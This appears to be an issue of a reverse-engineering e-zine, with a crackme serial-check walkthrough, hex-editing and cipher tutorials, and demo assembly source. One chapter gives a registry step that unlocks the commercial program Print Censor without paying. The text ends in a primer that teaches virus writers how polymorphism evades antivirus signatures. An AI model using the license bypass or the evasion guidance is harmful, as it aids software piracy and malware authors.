004019B5 sub_4019B5      proc near              ; CODE XREF: processbuttonup+33p
004019B5                 mov     eax, dtStartPos
004019BA                 mov     edx, dtEndPos
004019C0                 cmp     eax, edx
004019C2                 jle     short loc_4019D5
004019C4                 mov     ecx, eax
004019C6                 mov     eax, edx
004019C8                 mov     edx, ecx
004019CA                 mov     dtStartPos, eax
004019CF                 mov     dtEndPos, edx
```

```
004019D5
004019D5 loc_4019D5:                             ; CODE XREF: sub_4019B5+Dj
004019D5                mov     ecx, dword_405070[eax*4]
004019DC                push    1
004019DE                add     ecx, edx
004019E0                sub     ecx, eax
004019E2                pop     eax
004019E3                dec     ecx
004019E4                shl     eax, cl
004019E6                xor     dtSerial, eax
004019EC                retn
004019EC sub_4019B5     endp
```

so we see that it checks if dtStartPos < dtEndPos. if yes, it process the datas, if not, it inverts dtStartPos and dtEndPos, and process the datas. we see that it puts a value in ecx depending of dtStartPos. so we can rename dword_405070 to dtTable. we see that dtTable is [0,4,7,9]. then it puts `1 << (dtEndPos - dtStartPos - 1 + dtTable[dtStartPos*4])` in eax, and xor dtSerial with eax. so we now how to enter our serial. we can rename the procedure to updateserial. so now we' ll make the things clearer.

first, we' ll check xCoords and yCoords. we have this :

```
00405080 xCoords        db 96h                   ; DATA XREF: sub_4015DC+29r
00405080                                         ; sub_401633+5Eo ...
00405081                db 0E1h ; ß
00405082                db 0BBh ; +
00405083                db  71h ; q
00405084                db  4Bh ; K

00405088 yCoords        db  4Bh ; K              ; DATA XREF: sub_4015DC+22r
00405088                                         ; sub_401633+50o ...
00405089                db  96h ; û
0040508A                db 0F0h ;
0040508B                db 0F0h ;
0040508C                db  96h ; û
```

so we deduce this :

```
(0)
    (4)     (1)
      (3) (2)
```

now we can guess that the serial is 10 bits long, and it' s entered like this :

```
a line (0)-(1) puts 1 in bit 1
a line (0)-(2) puts 1 in bit 2
a line (0)-(3) puts 1 in bit 3
a line (0)-(4) puts 1 in bit 4
a line (1)-(2) puts 1 in bit 5
a line (1)-(3) puts 1 in bit 6
```

```
a line (1)-(4) puts 1 in bit 7
a line (2)-(3) puts 1 in bit 8
a line (2)-(4) puts 1 in bit 9
a line (3)-(4) puts 1 in bit 10
```

so now we have to see where is the check if the serial is valid. we can return to processmousemove to see if we see the things clearer now. we see this :

```
00401950 processmousemove proc near              ; CODE XREF: wndproc+8Cp
00401950
00401950 xPos            = dword ptr  4
00401950 yPos            = dword ptr  8
00401950
00401950                 cmp     dtStartPos, 0FFFFFFFFh
00401957                 jz      short locret_401974
00401959                 cmp     dtProgState, 1
00401960                 jnz     short locret_401974
00401962                 mov     eax, [esp+xPos]
00401966                 mov     dword_407768, eax
0040196B                 mov     eax, [esp+yPos]
0040196F                 mov     dword_40776C, eax
00401974
00401974 locret_401974:                          ; CODE XREF: processmousemove+7j
00401974                                         ; processmousemove+10j
00401974                 retn
00401974 processmousemove endp
```

so we can rename dword_407768 to xCurrent and dword_40776c to yCurrent. these dwords holds the current positions of the mouse, to draw a line when we move the mouse. so now we can check _paint. we see this :

```
0040145F _paint:                                 ; CODE XREF: wndproc+14j
0040145F                 lea     eax, [ebp+var_40]
00401462                 push    eax
00401463                 push    [ebp+hWnd]
00401466                 call    ds:BeginPaint
0040146C                 call    sub_401804
00401471                 xor     ecx, ecx
00401473                 push    0CC0020h
00401478                 push    ecx
00401479                 push    ecx
0040147A                 push    dword_407A7C
00401480                 mov     eax, 12Ch
00401485                 push    eax
00401486                 push    eax
00401487                 push    ecx
00401488                 push    ecx
00401489                 push    dword_407A80
0040148F                 call    ds:BitBlt
00401495                 lea     eax, [ebp+var_40]
00401498                 push    eax
```

```
00401499                push    [ebp+hWnd]
0040149C                call    ds:EndPaint
004014A2                jmp     short loc_4014AC
```

so we can examinate sub_401804. wee see this :

```
00401804 sub_401804     proc near               ; CODE XREF: wndproc+CBp
00401804                push    dword_407A78
0040180A                push    offset unk_407A60
0040180F                push    dword_407A7C
00401815                call    ds:FillRect
0040181B                call    sub_40182C
00401820                mov     eax, dtProgState
00401825                jmp     off_4051B0[eax*4]
00401825 sub_401804     endp
```

that is really interesting. the call to sub_40182c just draws some things. but then we jump with a jump table at off_4051b0, according to dtProgState. so we can rename off_4051b0 to dtJmpTable. we see this :

```
004051B0 dtJmpTable     dd offset sub_4014B2    ; DATA XREF: sub_401804+21r
004051B0                                        ; dtProgState=0
004051B4                dd offset sub_40155B    ; dtProgState=1
004051B8                dd offset sub_4017C7    ; dtProgState=2
004051BC                dd offset sub_4017F5    ; dtProgState=3
```

if we check sub_4014b2, we see that it displays the penta-crack text screen. if we check sub_4017f5, we see that it displays the 'trying to bruteforce' text screen. if we check sub_4017c7, we see that it displays the 'oh yes' string. so we have to get dtProgState=2. so now we can examinate sub_40155b. we see this :

```
0040155B sub_40155B     proc near               ; CODE XREF: sub_401804+21j
0040155B                                        ; DATA XREF: .data:004051B4o
0040155B                push    esi
0040155C                push    dword_405090
00401562                call    sub_401633
00401567                pop     ecx
00401568                mov     esi, eax
0040156A                call    sub_4015DC
0040156F                cmp     byte ptr [esi+1], 0
00401573                jnz     short loc_401586
00401575                mov     eax, dword_405094
0040157A                mov     dtProgState, 2
00401584                jmp     short loc_40158B
00401586 ; ---------------------------------------------------------------------------
00401586
00401586 loc_401586:                            ; CODE XREF: sub_40155B+18j
00401586                mov     eax, dword_405090
0040158B
0040158B loc_40158B:                            ; CODE XREF: sub_40155B+29j
```

```
0040158B                push    eax
0040158C                call    sub_401594
00401591                pop     ecx
00401592                pop     esi
00401593                retn
00401593 sub_40155B     endp
```

so it is really interesting, we see a mov dtProgState, 2. so we can check sub_4015dc, but we find nothing interesting, it only draws the line between the circle in wich we clicked and the current position of the mouse. so we see, that for dtProgState to be set to 2, we have to get the byte ptr [esi+1] to be 0. we see that esi gets the return value of sub_401633. before calling this procedure, we push dword_405090 wich is a pointer to the 'Bad Pattern' message. so we can rename it. so we can check sub_401633 and rename it checkserial. we see this :

```
00401633 checkserial    proc near               ; CODE XREF: sub_40155B+7p
00401633                                        ; sub_4017C7+6p
00401633
00401633 var_C          = dword ptr -0Ch
00401633 var_8          = dword ptr -8
00401633 var_4          = dword ptr -4
00401633 arg_0          = dword ptr  4
00401633
00401633                mov     eax, dtSerial
00401638                sub     esp, 0Ch
0040163B                cmp     dword_407778, eax
00401641                push    ebx
00401642                push    ebp
00401643                push    esi
00401644                push    edi
00401645                jz      short loc_40166C
00401647                inc     dword_407774
0040164D                cmp     dword_407774, 0Ch
00401654                mov     dword_407778, eax
00401659                jnz     short loc_40166C
0040165B                and     dword_407774, 0
00401662                mov     dtProgState, 3
0040166C
0040166C loc_40166C:                            ; CODE XREF: checkserial+12j
0040166C                                        ; checkserial+26j
0040166C                push    dword_407A70
00401672                push    dword_407A7C
00401678                call    ds:SelectObject
0040167E                mov     eax, ptBadPattern
00401683                mov     [esp+1Ch+var_C], offset yCoords
0040168B                dec     [esp+1Ch+var_C]
0040168F                push    1
00401691                mov     [esp+20h+var_8], offset xCoords
00401699                mov     [esp+20h+arg_0], eax
```

```
0040169D                dec     [esp+20h+var_8]
004016A1                pop     edi
004016A2                mov     [esp+1Ch+var_4], offset dtTable
004016AA
004016AA loc_4016AA:                            ; CODE XREF: checkserial+FEj
004016AA                cmp     edi, 4
004016AD                mov     ebp, edi
004016AF                jg      short loc_401725
004016B1
004016B1 loc_4016B1:                            ; CODE XREF: checkserial+F0j
004016B1                mov     eax, [esp+1Ch+var_4]
004016B5                mov     esi, ebp
004016B7                push    1
004016B9                add     esi, [eax]
004016BB                pop     ebx
004016BC                sub     esi, edi
004016BE                mov     ecx, esi
004016C0                shl     ebx, cl
004016C2                and     ebx, dtSerial
004016C8                jz      short loc_401706
004016CA                mov     eax, [esp+1Ch+var_C]
004016CE                push    0
004016D0                movzx   eax, byte ptr [eax+edi]
004016D4                push    eax
004016D5                mov     eax, [esp+24h+var_8]
004016D9                movzx   eax, byte ptr [eax+edi]
004016DD                push    eax
004016DE                push    dword_407A7C
004016E4                call    ds:MoveToEx
004016EA                movzx   eax, byte ptr ss:yCoords[ebp]
004016F1                push    eax
004016F2                movzx   eax, ss:xCoords[ebp]
004016F9                push    eax
004016FA                push    dword_407A7C
00401700                call    ds:LineTo
00401706
00401706 loc_401706:                            ; CODE XREF: checkserial+95j
00401706                mov     eax, [esp+1Ch+arg_0]
0040170A                mov     al, [eax]
0040170C                push    eax
0040170D                call    sub_4017AC
00401712                pop     ecx
00401713                mov     ecx, esi
00401715                sar     ebx, cl
00401717                cmp     eax, ebx
00401719                jnz     short loc_40171F
0040171B                inc     [esp+1Ch+arg_0]
0040171F
0040171F loc_40171F:                            ; CODE XREF: checkserial+E6j
0040171F                inc     ebp
```

```
00401720                cmp     ebp, 4
00401723                jle     short loc_4016B1
00401725
00401725 loc_401725:                            ; CODE XREF: checkserial+7Cj
00401725                add     [esp+1Ch+var_4], 4
0040172A                inc     edi
0040172B                lea     eax, [edi-1]
0040172E                cmp     eax, 3
00401731                jle     loc_4016AA
00401737                push    dword_407A74
0040173D                push    dword_407A7C
00401743                call    ds:SelectObject
00401749                xor     esi, esi
0040174B
0040174B loc_40174B:                            ; CODE XREF: checkserial+16Bj
0040174B                movzx   eax, byte ptr yCoords[esi]
00401752                lea     edi, yCoords[esi]
00401758                lea     ebx, xCoords[esi]
0040175E                push    0
00401760                push    eax
00401761                movzx   eax, byte ptr [ebx]
00401764                add     eax, 4
00401767                push    eax
00401768                push    dword_407A7C
0040176E                call    ds:MoveToEx
00401774                movzx   ecx, byte ptr [ebx]
00401777                movzx   eax, byte ptr [edi]
0040177A                lea     edx, [ecx+4]
0040177D                push    eax
0040177E                push    edx
0040177F                push    eax
00401780                lea     edi, [eax+4]
00401783                push    edx
00401784                push    edi
00401785                add     eax, 0FFFFFFFCh
00401788                push    edx
00401789                add     ecx, 0FFFFFFFCh
0040178C                push    eax
0040178D                push    ecx
0040178E                push    dword_407A7C
00401794                call    ds:Arc          ; Draw an elliptical arc
0040179A                inc     esi
0040179B                cmp     esi, 5
0040179E                jl      short loc_40174B
004017A0                mov     eax, [esp+1Ch+arg_0]
004017A4                pop     edi
004017A5                pop     esi
004017A6                pop     ebp
004017A7                pop     ebx
004017A8                add     esp, 0Ch
```

```
004017AB                retn
004017AB checkserial    endp
```

it' s a bit big, but lots of things aren' t used in the serial check. what it does it that it looks if less than 11 lines have been drawn, if not, it reinitializes the serial and displays the 'trying to bruteforce' message, then it checks if a certain bit of dtSerial is set, if yes, it draws the line corresponding to it. then it checks the serial, and then it draws some things. at the end we see this :

```
004017A0                mov     eax, [esp+1Ch+arg_0]
```

so the byte ptr [eax+1] must be 0 for us to be regged. so we look what is done with arg_0. at the beginning, it is a pointer to the string 'Bad Pattern'. then we have this in the loops :


```
00401706 loc_401706:                            ; CODE XREF: checkserial+95j
00401706                mov     eax, [esp+1Ch+arg_0]
0040170A                mov     al, [eax]
0040170C                push    eax
0040170D                call    sub_4017AC
00401712                pop     ecx
00401713                mov     ecx, esi
00401715                sar     ebx, cl
00401717                cmp     eax, ebx
00401719                jnz     short loc_40171F
0040171B                inc     [esp+1Ch+arg_0]
```

so that seems interesting. to have the byte ptr [arg_0+1] to be 0, we have to inc it 10 times, and there is 10 checks that are done to the serial to check it' s bits. so we can examinate sub_4017ac. what it does is that it counts the number of bits sets in eax, and returns 1 if this number is even, and 0 if it is odd. so the results corresponding to the string 'Bad Pattern' are :

```
'Bad Pattern'
 10001011110
```

it incs arg_0 if the corresponding bit in our serial is set. so we can guess that our serial has to be this. so bits 1, 5, 7,8, 9 and 10 are set. we can forget the bit corresponding to 'n', as we have to inc arg_0 only 10 times. so we have to draw a line between :

```
(0)-(1)
(1)-(2)
(1)-(4)
(2)-(3)
(2)-(4)
(3)-(4)
```



4.3 final words

that was a nice crackme, quite unusual.

roy fleur

Chapter 5

Stupidity of the Issue - provided by esn-min

Here we have another silly protection, or "no-protection", to inspect:

```
Program Name: Print Censor
Version.....: 2.2
Date........: 16/6/2003
Size........: 228KB
URL.........: h**p://usefulsoft.com/pc/
File URL....: h**p://usefulsoft.com/download/pc/pc_stable.zip
```

In order to crack it you only need to Add a String called "RegInfo" with RegEdit into `HKEY_LOCAL_MACHINE\Software\UsefulSoft\Print Censor\` and type any Name you want. That's ALL! For example, to register "CodeBreakers" we'll create this:
`HKEY_LOCAL_MACHINE\Software\UsefulSoft\Print Censor\RegInfo -> "CodeBreakers"`

If you want to trace it, two important places:

```
CODE:0041316E lea ecx, [ebp+RegInfo]
CODE:00413171 mov edx, offset _str_RegInfo.Text
                       ;(Software\UsefulSoft\Print Censor\RegInfo)
CODE:00413176 mov eax, [ebp+hKey]
CODE:00413179 call QueryReg
CODE:0041317E mov edx, [ebp+RegInfo]
CODE:00413181 mov eax, offset RegInfo1
CODE:00413186 call StrCpy
```

```
;-------------------------------------------------

CODE:0041CD05 mov eax, ds:RegInfo2
CODE:0041CD0A cmp dword ptr [eax], 0
                      ; Is there a Pointer to The user name?
CODE:0041CD0D jnz short no_NAG
CODE:0041CD0F mov eax, ebx
CODE:0041CD11 xor ecx, ecx
CODE:0041CD13 xor edx, edx
CODE:0041CD15 call yes_NAG
CODE:0041CD1A
CODE:0041CD1A no_NAG: ; CODE XREF: sub_41CBBC+151j
```

Chapter 6

Essay of the Issue - Adding Menu Items - by Fenri

Ok, thats in fact my first tut. I wrote it because many people asked that in REA forum at anticrack.de. I hope it will give ya some usefull info. If something is wrong, please mail me, so I can change it. I used a simple *Hello World* application coded in *MS VC++*.

Tasks: Add enabled "'Open"' menu item and grayed "'Close"' menu item before Exit menu item.

Tools: hex editor (e.g. Hiew), brain (as usually)

Ok, get to work.

Open Hello.exe in your favourite hex editor e.g.: Hiew (my favourite one). Go directly to the *resource section* (*.rsrc*). In *hiew* press F8, then F6 and Enter at .rsrc. So, you will see $IMAGE\_RESOURCE\_DIRECTORY$.

Its structure is

```
typedef struct _IMAGE_RESOURCE_DIRECTORY {
    ULONG   Characteristics;
    ULONG   TimeDateStamp;
    USHORT  MajorVersion;
    USHORT  MinorVersion;
    USHORT  NumberOfNamedEntries;
    USHORT  NumberOfIdEntries;
} IMAGE_RESOURCE_DIRECTORY, *PIMAGE_RESOURCE_DIRECTORY;

ULONG = 4 bytes, USHORT = 2 bytes
```

These things arent so usefull for us, but you need to know, where begins next data flow. So, go forward for 16 bytes. You will see some $IMAGE\_RESOURCE\_DIRECTORY\_ENTRies$, its structure.

```
typedef struct _IMAGE_RESOURCE_DIRECTORY_ENTRY {
    ULONG   Name;
    ULONG   OffsetToData;
typedef struct _IMAGE_RESOURCE_DIRECTORY_ENTRY {
```

In hex you should see that:

```
03 00 00 00-40 00 00 80-04 00 00 00-68 00 00 80
...
```

Each $IMAGE\_RESOURCE\_DIRECTORY\_ENTRY$ is 8 bytes long. First eight bytes arent important for us (it usually comes in order: Icon, Menu, Dialog...) But bytes from 04 to 80 are very important. First four bytes stands for name - useless for us. 5th - 8th bytes stands for offset. If the most significiant byte is 1, it points to another $IMAGE\_RESOURCE\_DIRECTORY$ otherwise it points to $IMAGE\_RESOURCE\_DATA\_ENTRY$.

Our number is 80000068. Most significiant byte is set and so 68 is offset to IMG_RES_DIR. Its offset from beginning of rsrc section. Resources section begins at file offset 6000. So, go to 6086.

Theres antother IMG_RES_DIR as Ive said before. Unimportant, skip 16 bytes. Then, you can see $IMG\_RES\_DIR\_ENTRY$.

Skip first four bytes, which stands for name. Next four bytes givenumber 80000130. Most significiant byte is set. Go to file offset 6130, theres another IMG_RES_DIR, so skip 16 bytes again.

Then, theres $IMG\_RES\_DIR\_ENTRY$. Skip first 4 bytes (name), next fourbytes give 000001F0. Most significiant byte ISNT set. So at file offset 61F0 will be $IMAGE\_RESOURCE\_DATA\_ENTRY$ and thats what we have been looking for. Its structure:

```
typedef struct _IMAGE_RESOURCE_DATA_ENTRY {
    ULONG   OffsetToData;
    ULONG   Size;
    ULONG   CodePage;
    ULONG   Reserved;
} IMAGE_RESOURCE_DATA_ENTRY, *PIMAGE_RESOURCE_DATA_ENTRY;
```

Only first two fields are important for us. Offset to data is 000067C8 and Size is 22 bytes. We will need this values later, so write down offset 61F0.

Now, go to offset 67C8. You shall see the menu resources here.

```
                        -00 00 00 00-90 00 26 00
46 00 69 00-6C 00 65 00-00 00 80 00-69 00 45 00
26 00 78 00-69 00 74 00-
```

These are two menu items. Structure of menu item is

```
00 00|90 00|26 00-46 00 69 00-6C 00 65 00
      char.            name
```

```
First two bytes  - dunno what they are used for, I think only separator
3th - 4th bytes  - Characteristics (see below)
5th - 6th bytes  - ID of menu item (no ID when popup menu)
from 7th byte on - String containing menu item name (when its popup
                   menu, its from 5 th byte on)

And theres one more exception: Before first menu item, there are two
                               Null bytes used as sign of beginning.

Characteristics - I will list there only few important. Complete list
                  can be found on the web or in winuser.h

0800 - Separator
0000 - Enabled
0001 - Grayed
0002 - Disabled
0010 - Popup
0080 - End
```

Menu item separator shall look like this:

```
00 00 00 08-00 00
      char.  string (only two Null bytes)
```

So when you look at the first menu item, you can see its character. is 90 = 80 | 10 that means Popup and End. Second is only 80 = End. Its not popup, so it must be submenu.

Now, we need to *add menu items*. First, we should find out, what will theylook like. So, Open menu item:

```
00 00 00 00-70 00 26 00-4F 00 70 00-65 00 6E 00
      char.   ID   &    O     p     e     n
```

You see ID is 0070, but it can be any unused value. Ampresand before O will make the O underlined and active for key O.

Now, Close menu item:

```
00 00 01 00-71 00 26 00-43 00 6C 00-6F 00 73 00-65 00
      char.   ID  &     C     l     o     s     e
```

You can see, car is 0001 (grayed), ID is random and ampresand is bef. C.

Now, scroll down the hex listing until you find a bunch of zeroes. It should be at 6960.

So, write here *File menu item*, then insert *Open and Close menu items*. Finally write *Exit menu* item. Now, it should look like this:

```
00 00 00 00-90 00 26 00-46 00 69 00-6C 00 65 00
00 00 00 00-70 00 26 00-4F 00 70 00-65 00 6E 00
00 00 01 00-71 00 26 00-43 00 6C 00-6F 00 73 00
65 00 00 00-80 00 69 00-45 00 26 00-78 00 69 00
74 00 00 00
```

Now, write down offset 6960, where we added it and 44 (length in hex). 44 hex = 68 dec.

Now, ge back to 61F0 (you should write that down before). Change the OffsetToData from 000067C8 to 00006960. Then, change Size from 22 to 44.

Save it. Now, run the proggy and it should work fine. Ahhh, there are Open and Close menu items. Thats nice, isnt it?

So, if you did that and it works fine, you should be able to add menu items in a future. Only one more thing: When you are adding menu items, you may sometimes need to change section size to make proggy working. There are a lot of papers about *changing sections size*. If you want, you can add a *separator menu item* before Exit menu item.

THATS ALL FOLKS!!

FENRI

Good papers about that:
The Portable Executable File Format - by Johannes Plachy [8]
Peering Inside the PE: A Tour of the *Win32 Portable Executable File Format* - by *Matt Pietrek* [7]

You shall read this docs, theyre great.

Chapter 7

Source of the Issue - 144 Byte Flames Application

The program is allowed to be copied, modified, whatever you want. If copying please distribute the file with the source and the readme file. This program was written by Jan Horn. Other projects with source code can be found on his site www.sulaco.co.za. Press escape to exit. Enjoy.

To Jan
Program in peace.
Murray Horn.

```
.MODEL SMALL
.CODE
.386
ORG 100H

ENTRY:  ;jmp     START

;****************** Procedure to set the palette ********************;
;  For I :=1 to 32 do
;    palette(I,2*I-1,I,0);
;    palette(I+31,63,I+31,0);
;    palette(I+31,63,63,2*I-1);
;    palette(I+31,63,63,63);



;******************** Main program ****************************;
START:  mov     al,13h
int     10h
mov     ax,0A000h
mov     ds,ax
;-----------------------------------
; the pallet routine
;-----------------------------------
```

```
; xor     bx,bx
xor cx,cx ;
dec cx

; inc cx

mov ah,2
AQ:
add cl,ah ;add 2
CLR2:
inc     ch
CLR:
inc     bx
mov     al,bl
mov     dx,03C8h
out     dx,al           ; Palette number
inc     dx
mov     al,cl
out     dx,al           ; Red
mov     al,ch
out     dx,al           ; Green
mov     al,bh
out     dx,al           ; Blue

cmp     bl,32           ; If bl < 32 then create palette set 1
jb      AQ
A1:

      cmp     bl,64           ; If bl > 63 then adjust 2nd palette
jb     CLR2
A2:
      cmp     bl,95           ; If bl > 63 then adjust 3rd palette
ja      A3
add bh,ah

A3:
;----------
      cmp     bl,128          ; Make last 32 colours white
; test bl,128
; jz clr
jb      CLR
A4:
;-----------------------------------
;-----------------------------------


MLoop1: xor     si,si           ; X :=0
MLoop2: mov     cx,110          ; Y :=100  (was 60)
MLoop3: mov     ax,320
```

```
mul     cx
add     ax,si           ; AX :=Y*320 + X
mov     di,ax

mov   bx,0-320d



movzx   dx,[di-1]        ; mem[$A000:y * 320 + x - 1]

movzx   ax,[di]         ; mem[$A000:y * 320 + x]
add     dx,ax           ; add and save colors

mov     al,[di+1]         ; mem[$A000:y * 320 + x + 1]
add     dx,ax           ; Add and Save color

mov     al,[di+321]         ; mem[$A000:(y+1) * 320 + x + 1]
add     dx,ax           ; Add and save color
shr     dx,2            ; Color DIV 4

;       cmp     dl,0  ; can skip line => auto set zero flag from previous line
je      cont
dec     dx


CONT:
mov     [di+bx],dl         ; mem[$A000:(y-1)*320 + x] := ax
mov     [di-160],dl

inc     cx
cmp     cx,202
jle     MLoop3          ; Until Y > 202

; Generate random number  =>  random(4)
mov     dx,3DAh         ;
in      al,dx           ; get random number 0..255
xor     al,[di+bx]   ; more random
      and     al,11b          ; mod 4
      mov     dl,68           ;68  164
mul     dx
mov     [di],al

inc     si              ; X :=X+1
cmp     si,160
jl      MLoop2          ; Until X >= 320

in    al,60h

dec     ax
```

```
jnz     MLoop1

mov     al,3
int     10h
retn
END     ENTRY
```

Chapter 8

Crypto of the Issue - The Gronsfeld Cipher - by R. Morelli

The Gronsfeld cipher [5] [9] is a variation of the Vigenere cipher in which a key number is used instead of a keyword, e.g., 14965. Usually the key does not contain repeated digits.

Here's a message written in a Gronsfeld Cipher.

```
cjifk qywtj ioipo wovlh ncxlo peosg gxrkx
baiiq caguy rxrlq klcoy vewql nhsut oiddg
qdrap dnfwk owpgw gzlsk xlt
```

For this problem, I've simplified things as follows: we allow only the digits between 0-5 (a-d) to be used in the key. The method for attacking a Gronsfeld cipher involves the following steps:

- **Step 1**. Write the first line of the message, and then write under each of its letter, the letters that precede it in the alphabet. Since we know that this version of Gronsfeld uses only numbers between 0-5, (a-f), we need 6 rows. I've numbered the rows and columns so that we can refer to them.

```
   0  1  2  3  4  5  6  7
0  c  j  i  f  k  q  y  w  tj ioipo wovlh ncxlo peosg  gxrkx  (Message)
1  b  i  h  e  j  p  x  v  si hnhon vnukg mbwkn odnrf  fwqjw
2  a  h  g  d  i  o  w  u  rh gmgnm umtjf lavjm ncmqe  evpiv
3  z  g  f  c  h  n  v  t  qg flfml tlsie kzuil mblpd  duohu
4  y  f  e  b  g  m  u  s  pf ekelk skrhd jythk lakoc  ctngt
5  x  e  d  a  f  l  t  r  oe djdkj rjqgc ixsgj kzjnb  bsmfs
```

- **Step 2**. Construct all reasonable trigrams using combinations of letters from the first three columns – i.e., columns 0-2 – taking 1 letter from each column. For example, we can get the trigram 'ahe' by picking from rows 2,2,3. We would say that the number code for 'ahe' is 223. Since this represents the first word of the message, the trigrams formed should be possible ways to start a word or phrase. In this case, 'ahe' could be the start of 'ahead.' Actually, it's not a very likely trigram, since it repeats the number 2. Make a table of the trigrams, their number codes (which represent a portion of the possible key number) and their frequencies, from Table XII in Pratt [9].

```
Trigram    Code         Frequency (Table XII in Pratt)

aid        215          24 ********
age        234          20 ********
aff        243          9
ahe        224          2
agi        230          3
agg        232          3
big        114          4
chi        010          22 ******** repeated numbers
che        024          27 ********
cei        050 052      13
bed        155          2
bee        154          32 ********
bei        150          19 ********
bef        153          8
beg        152          5
```

- **Step 3**. Pick the most reasonable looking trigrams from the list in step 2. In this case we've picked the following entries:

```
aid     215     24 ********
age     234     20 ********
bee     154     32 ********
bei     150     19 ********
che     024     27 ********
```

They are all relatively frequent trigrams. They could be used as the prefix of the first word. None of them involves a repeated digit in its number code, which rules out 'chi.'

- **Step 4**. For each of the likely trigrams, apply the number formulas to each succeeding trigram in the message. For example, if we apply 024, to the letters in columns 1,2,3 we get the trigram, 'jgb'; if we apply it to the letters in columns 2,3,4 we get 'idg,' and so on. A partial table has been constructed below. Impossible trigrams are marked with (*). Filling in the rows for 'aid' and 'age' is left as an exercise.

```
Column     1     2     3     4     5

aid 215
age 234
bee 154    idb   hag   efm*  jlu*  pts
bei 150    idf   hak   efq*  jly*  ptw
che 024    jgb*  idg   fim   kou   qws*
```

- **Step 5**. Note that in the table above, some of the trigrams for 'bee' and 'bei' are reasonable looking, but they don't combine well with the assumption that 'bee' or 'bei' form the first three letters of the message. For example, we can get 'bee–pts' by combining 'bee' with the trigram that starts in column 5, the first column that has a possible trigram, since 'efm' and 'jlu' are impossible. Similarly, we can get 'bei–ptw' by combining 'bei' and 'ptw', which also starts in column 5. Neither of these strings ('bee–pts' or 'bei–ptw') look very promising as the start of the clear message. On the other hand, combining 'che' as the prefix with the trigram that begins at column 4 ('kou'), gives the following partial string: 'che-kou.' That looks pretty promising. So let's work on it.

- **Step 6**. Now, working with our partial solution, that begins, che-kou, replace the blank with each of the 6 letters from column 3 of the table in step 1. This gives us all possible trigrams for columns 2-3-4 that are consistent with che and kou. This list consists of: efk, eek, edk, eck, ebk, eak We want to eliminate 'efk,' 'edk,' and 'ebk' from this list, leaving ÔeekÕ ÔeckÕ and ÔeakÕ If we make these substitutions we get the following candidates for partial solutions:

```
Candidate   Number Code  Comment

cheekou     0241024      Possibly cheek our or cheek out
checkou     0243024      Possible check out or check our
cheakou     0245024      Not very likely
```

Notice that a cycle is beginning to appear that goes 024-024 and we now have two candidates 02410241 and 02430243. If we replace the 7th letter for each of these candidates we get:

```
02410241 = cheekouw     Impossible
02430243 = checkout     ********* Solution!!!! ***********
```

-

For Further Study and Enjoyment

Try using CryptoToolJ [4] break the message given at the top of the page. Even though CryptoTool [3] does not have a Gronsfeld Analyzer, it should be able to analyze it with the Vigenere Analyzer.

Part III

VX-Knowledge for the Reverse-Engineer

Chapter 9

Introductory Primer To Polymorphism - By Opic

Introductory Primer To Polymorphism (in Theory and Practice)

- By Opic [CodeBreakers][1]

PLEASE NOTE Much of the problem the new programmer has in learning *polymorphism* is the jargon associated with it, and so I have done my best in this article to define all the jargon I am using. Please understand that this is NOT a complete guide to polymorphism but is simply meant to be a primer to initiate new coders ideas on how to write *self-modifying/replicating code*.

As the title suggests this tutorial should be approached as a introduction to the ideas, concepts and techniques involved in the writing of a polymorphic virus. If you have a great deal of experience in writing polymorphic viruses/engines then you may not learn much from article. It is, rather, geared towards newer virus writers who have not yet implemented polymorphism into their viruses yet, but wish to. That being said lets first define what polymorphism is.

Polymorphism: "'having many or various forms, stages"' (VDAT 1.5)

By this definition *polymorphic viruses* are viruses that change forms. But there is a problem with this definition as it implies (even though it is "'technically"' true) that a virus which only partially changes form would be polymorphic; for example viruses the use *XOR encryption* with a randomly generated key (a long time "'de facto"' for virus writers) would be considered a polymorphic virus. And it is, in a sense, as a virus of this sort encrypts itself differently in each infection. The problem with this type of polymorphism is that it is utterly ineffective. But perhaps we should back peddle a bit and exonerate what we hope to gain from polymorphism, why it is effective and why "'minimal polymorphism"' such as the above example is ineffective.


[1] This is NOT this Codebreakers-Magazine you read now!

The concept behind polymorphism:

One of the main objective in writing a new virus is to make said virus undetectable by todays *anti-virus scanners*. However, sooner or later your virus will be discovered, whether it be from payload, faulty programming, or just dumb luck, it WILL be discovered, and a anti-virus programmer will try to find a scanstring (a small sample of code from your virus that would most likely not be found in any other program, thus making it easy and economical for their product to add many new scanstrings to each update). Once this became a regular practice of AVers virus writers searched for a method by which they could keep AV scanners from so easily detecting their viruses, perhaps even after a sample had been acquired, and so "'*true polymorphism*"' was born. The virus writer said to himself: "'What if I could write a virus that changed forms entirely? Identifying my virus would be much more difficult as one sample would differ greatly from the next and a scanstring is much more difficult to extract."' And the virus writer saw it was good, said it was good, and it was good. When the anti-virus community witnessed the dawn of the first few polymorphic viruses, they (I can almost guarantee) went damp, and felt dead in the water:

> *"'Long gone are the days of innocence, when any schoolboy could write a virus scanner using a few signatures extracted from captured virus samples."' -Tarkan Yetiser.*

